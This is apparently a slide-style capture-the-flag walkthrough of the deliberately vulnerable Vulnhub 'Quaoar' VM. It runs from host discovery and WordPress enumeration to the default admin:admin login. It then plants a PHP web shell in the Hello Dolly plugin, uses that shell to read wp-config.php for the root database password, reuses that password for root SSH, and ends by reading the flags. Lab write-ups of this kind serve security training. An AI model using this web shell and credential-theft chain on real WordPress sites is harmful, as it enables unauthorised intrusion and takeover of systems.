

Quaoar Vulnhub's vulnerable lab challenge

Information Security Inc.

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About Vulnhub

- To provide materials that allows anyone to gain practical 'hands-on' experience in digital security, computer software & network administration



Target VM

- Target VM: Quaoar
- Download the ova file
<https://download.vulnhub.com/hackfest2016/Quaoar.ova>
- Import the ova file into your favorite hypervisor;



Quaoar.ova

- Attach a DHCP enabled interface to the machine and run it
- Objective
Find the flags

Test Setup

© Testing environment

Linux Kali (attacker) >>> Quaoar (target vm)

Walkthrough

- © From the attacker machine run the following command to find out Target VMs IP address:

```
root@LUCKY64:/opt3# netdiscover -i eth2 -r 192.168.254.0
Currently scanning: Finished! | Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240
```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.254.1	00:50:56:c0:00:08	1	60	Unknown vendor
192.168.254.2	00:50:56:ef:1d:d2	1	60	Unknown vendor
192.168.254.151	00:0c:29:9f:16:eb	1	60	Unknown vendor
192.168.254.254	00:50:56:f8:dd:d5	1	60	Unknown vendor


Walkthrough

- © Scan the target machine IP (192.168.254.151)

```
root@LUCKY64:/opt3# ./Scan.py
TCP port 22 is open
TCP port 53 is open
TCP port 80 is open
TCP port 110 is open
TCP port 139 is open
TCP port 143 is open
TCP port 445 is open
TCP port 993 is open
TCP port 995 is open
```

Walkthrough

© Explore Port 80 in a browser



© Nothing too interesting

Walkthrough

© Use dirb to scan the web application, found wordpress

```
root@kali:~# dirb http://192.168.254.151
-----
DIRB v2.22
By The Dark Raver
-----
START TIME: Tue Oct 31 04:00:33 2017
URL_BASE: http://192.168.254.151/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
-----
(GENKBRATK) WORDS: 4612

---- Scanning URL: http://192.168.254.151/ ----
! http://192.168.254.151/cgi-bin/ (CODE:403|SIZE:291)
! http://192.168.254.151/hacking (CODE:200|SIZE:616848)
+ http://192.168.254.151/index (CODE:200|SIZE:100)
+ http://192.168.254.151/index.html (CODE:200|SIZE:100)
+ http://192.168.254.151/LICENSE (CODE:200|SIZE:16/2)
+ http://192.168.254.151/robots (CODE:200|SIZE:271)
+ http://192.168.254.151/robots.txt (CODE:200|SIZE:271)
+ http://192.168.254.151/server-status (CODE:403|SIZE:296)
-> DIRECTORY: http://192.168.254.151/upload/
-> DIRECTORY: http://192.168.254.151/wordpress/

---- Entering directory: http://192.168.254.151/upload/ ----
-> DIRECTORY: http://192.168.254.151/upload/account/
=> DIRECTORY: http://192.168.254.151/upload/admin/
+ http://192.168.254.151/upload/config (CODE:200|SIZE:0)
-> DIRECTORY: http://192.168.254.151/upload/framework/
-> DIRECTORY: http://192.168.254.151/upload/include/
! http://192.168.254.151/upload/index (CODE:200|SIZE:3040)
! http://192.168.254.151/upload/index.php (CODE:200|SIZE:3040)
-> DIRECTORY: http://192.168.254.151/upload/languages/
-> DIRECTORY: http://192.168.254.151/upload/media/
-> DIRECTORY: http://192.168.254.151/upload/modules/
-> DIRECTORY: http://192.168.254.151/upload/page/
-> DIRECTORY: http://192.168.254.151/upload/search/
-> DIRECTORY: http://192.168.254.151/upload/temp/
-> DIRECTORY: http://192.168.254.151/upload/templates/

---- Entering directory: http://192.168.254.151/wordpress/ ----
-> DIRECTORY: http://192.168.254.151/wordpress/index/
+ http://192.168.254.151/wordpress/index.php (CODE:301|SIZE:0)
+ http://192.168.254.151/wordpress/license (CODE:200|SIZE:19930)
+ http://192.168.254.151/wordpress/readme (CODE:200|SIZE:195)
-> DIRECTORY: http://192.168.254.151/wordpress/wp-admin/
+ http://192.168.254.151/wordpress/wp-blog-header (CODE:200|SIZE:0)
! http://192.168.254.151/wordpress/wp-config (CODE:200|SIZE:0)
-> DIRECTORY: http://192.168.254.151/wordpress/wp-content/
+ http://192.168.254.151/wordpress/wp-cron (CODE:200|SIZE:0)
-> DIRECTORY: http://192.168.254.151/wordpress/wp-includes/
+ http://192.168.254.151/wordpress/wp-links-opml (CODE:200|SIZE:217)
+ http://192.168.254.151/wordpress/wp-load (CODE:200|SIZE:0)
+ http://192.168.254.151/wordpress/wp-login (CODE:200|SIZE:2530)
```

Walkthrough

© Scanning wordpress using wpscan and enumerate the users

```
root@LUCKY64:~/opt# wpscan --url http://192.168.254.151/wordpress --enumerate u

  W P S C A N  ®
  _____
  WordPress Security Scanner by the WPScan Team
  Version 2.9.3
  Sponsored by Sucuri - https://sucuri.net
  @_WPScan_, @ethicalhack3r, @erwan_lr, pvd1, @_FireFart_
  _____

[!] It seems like you have not updated the database for some time.
[?] Do you want to update now? [Y]es [N]o [A]bort, default: [N]
[+] URL: http://192.168.254.151/wordpress/
[+] Started: Tue Oct 31 05:41:29 2017

[!] The WordPress 'http://192.168.254.151/wordpress/readme.html' file exists exposing a version number
[+] Interesting header: SERVER: Apache/2.2.22 (Ubuntu)
[+] Interesting header: X-POWERED-BY: PHP/5.3.10-1ubuntu3
[+] XML-RPC Interface available under: http://192.168.254.151/wordpress/xmlrpc.php
[!] Upload directory has directory listing enabled: http://192.168.254.151/wordpress/wp-content/uploads/
[!] Includes directory has directory listing enabled: http://192.168.254.151/wordpress/wp-includes/

[+] WordPress version 3.9.14 (Released on 2016-09-07) identified from advanced fingerprinting, meta generator, readme, links opml, stylesheets numbers
[!] 15 vulnerabilities identified from the version number
```


Walkthrough

- © Scanning wordpress using wpscan and enumerate the users, username admin still used

```
[+] Enumerating usernames ...
[+] Identified the following 2 user/s:
+----+-----+-----+
| Id | Login  | Name  |
+----+-----+-----+
| 1  | admin  | admin |
| 2  | wpuser | wpuser |
+----+-----+-----+
[!] Default first WordPress username 'admin' is still used
```

Walkthrough

- ⦿ Attempting to log in with admin:admin works!
- ⦿ modify hello_dolly plugin with payload `system($_GET["cmd"]);`;



The screenshot shows the WordPress 'Edit Plugins' interface. At the top, there is a message 'File edited successfully.' Below that, the interface shows 'Editing hello.php (inactive)'. On the right, there is a dropdown menu 'Select plugin to edit:' with 'Hello Dolly' selected. Below the dropdown is a 'Plugin Files' sidebar with 'hello.php' selected. The main code editor displays the following code:

```
/*
Plugin Name: Hello Dolly
Plugin URI: http://wordpress.org/plugins/hello-dolly/
Description: This is not just a plugin, it symbolizes the hope and enthusiasm of an entire generation summed
up in two words sung most famously by Louis Armstrong: Hello, Dolly. When activated you will randomly see a
lyric from <cite>Hello, Dolly</cite> in the upper right of your admin screen on every page.
Author: Matt Mullenweg
Version: 1.6
Author URI: http://ma.tt/
*/
system($_GET["cmd"]);
```

Walkthrough

© leak the mysql password

```
root@LUCKY64:~# curl http://192.168.254.151/wordpress/wp-content/plugins/hello.php?cmd=cat+/var/www/wordpress/wp-config.php
<?php
/**
 * The base configurations of the WordPress.
 *
 * This file has the following configurations: MySQL settings, Table Prefix,
 * Secret Keys, WordPress Language, and ABSPATH. You can find more information
 * by visiting {@link http://codex.wordpress.org/Editing_wp-config.php Editing
 * wp-config.php} Codex page. You can get the MySQL settings from your web host.
 *
 * This file is used by the wp-config.php creation script during the
 * installation. You don't have to use the web site, you can just copy this file
 * to "wp-config.php" and fill in the values.
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'rootpassword!');
```

Walkthrough

- ◎ leak the mysql password, is the same as the root password
- ◎ SSH login

```
root@LUCKY64:~# ssh -l root 192.168.254.151
The authenticity of host '192.168.254.151 (192.168.254.151)' can't be established.
ECDSA key fingerprint is SHA256:+OddJgfptUyyVzK19wDm804S1Xxzmb4/BiKsHCnHGeg.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.254.151' (ECDSA) to the list of known hosts.
root@192.168.254.151's password:
Welcome to Ubuntu 12.04 LTS (GNU/Linux 3.2.0-23-generic-pae i686)

 * Documentation:  https://help.ubuntu.com/

System information as of Mon Oct 30 22:21:59 EDT 2017

System load:  0.0                Processes:            101
Usage of /:   30.9% of 7.21GB     Users logged in:     0
Memory usage: 39%                IP address for eth0: 192.168.254.151
Swap usage:   3%                 IP address for virbr0: 192.168.122.1

Graph this data and manage this system at https://landscape.canonical.com/

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sun Jan 15 11:23:45 2017 from desktop-g0lhb7o.snolet.com
root@Quaoar:~# id
uid=0(root) gid=0(root) groups=0(root)
```

Walkthrough

© Capture the flags, wpadmin flag

```
root@Quaoar:/home/wpadmin# pwd
/home/wpadmin
root@Quaoar:/home/wpadmin# ls -hla
total 12K
drwxr-xr-x 2 root    root    4.0K Oct 22  2016 .
drwxr-xr-x 3 root    root    4.0K Oct 24  2016 ..
-rw-r--r-- 1 wpadmin wpadmin  33 Oct 22  2016 flag.txt
root@Quaoar:/home/wpadmin# cat flag.txt
2bafe61f03117ac66a73c3c514de796e
```

Walkthrough

© Capture the flags, root flag

```
root@Quaoar:~# pwd
/root
root@Quaoar:~# ls -hla
total 48K
drwx----- 6 root root 4.0K Nov 30 2016 .
drwxr-xr-x 22 root root 4.0K Oct 7 2016 ..
drwx----- 2 root root 4.0K Oct 7 2016 .aptitude
-rw----- 1 root root 368 Jan 15 2017 .bash_history
-rw-r--r-- 1 root root 3.1K Apr 19 2012 .bashrc
drwx----- 2 root root 4.0K Oct 15 2016 .cache
----- 1 root root 33 Oct 22 2016 flag.txt
-rw-r--r-- 1 root root 140 Apr 19 2012 .profile
drwx----- 2 root root 4.0K Oct 26 2016 .ssh
-rw----- 1 root root 4.7K Nov 30 2016 .viminfo
drwxr-xr-x 8 root root 4.0K Jan 29 2015 vmware-tools-distrib
root@Quaoar:~# cat flag.txt
8e3f9ec016e3598c5eec11fd3d73f6fb
```


References

- Vulnhub website
<https://www.vulnhub.com>
- Vulnerable VM download
<https://download.vulnhub.com/hackfest2016/Quaoar.ova>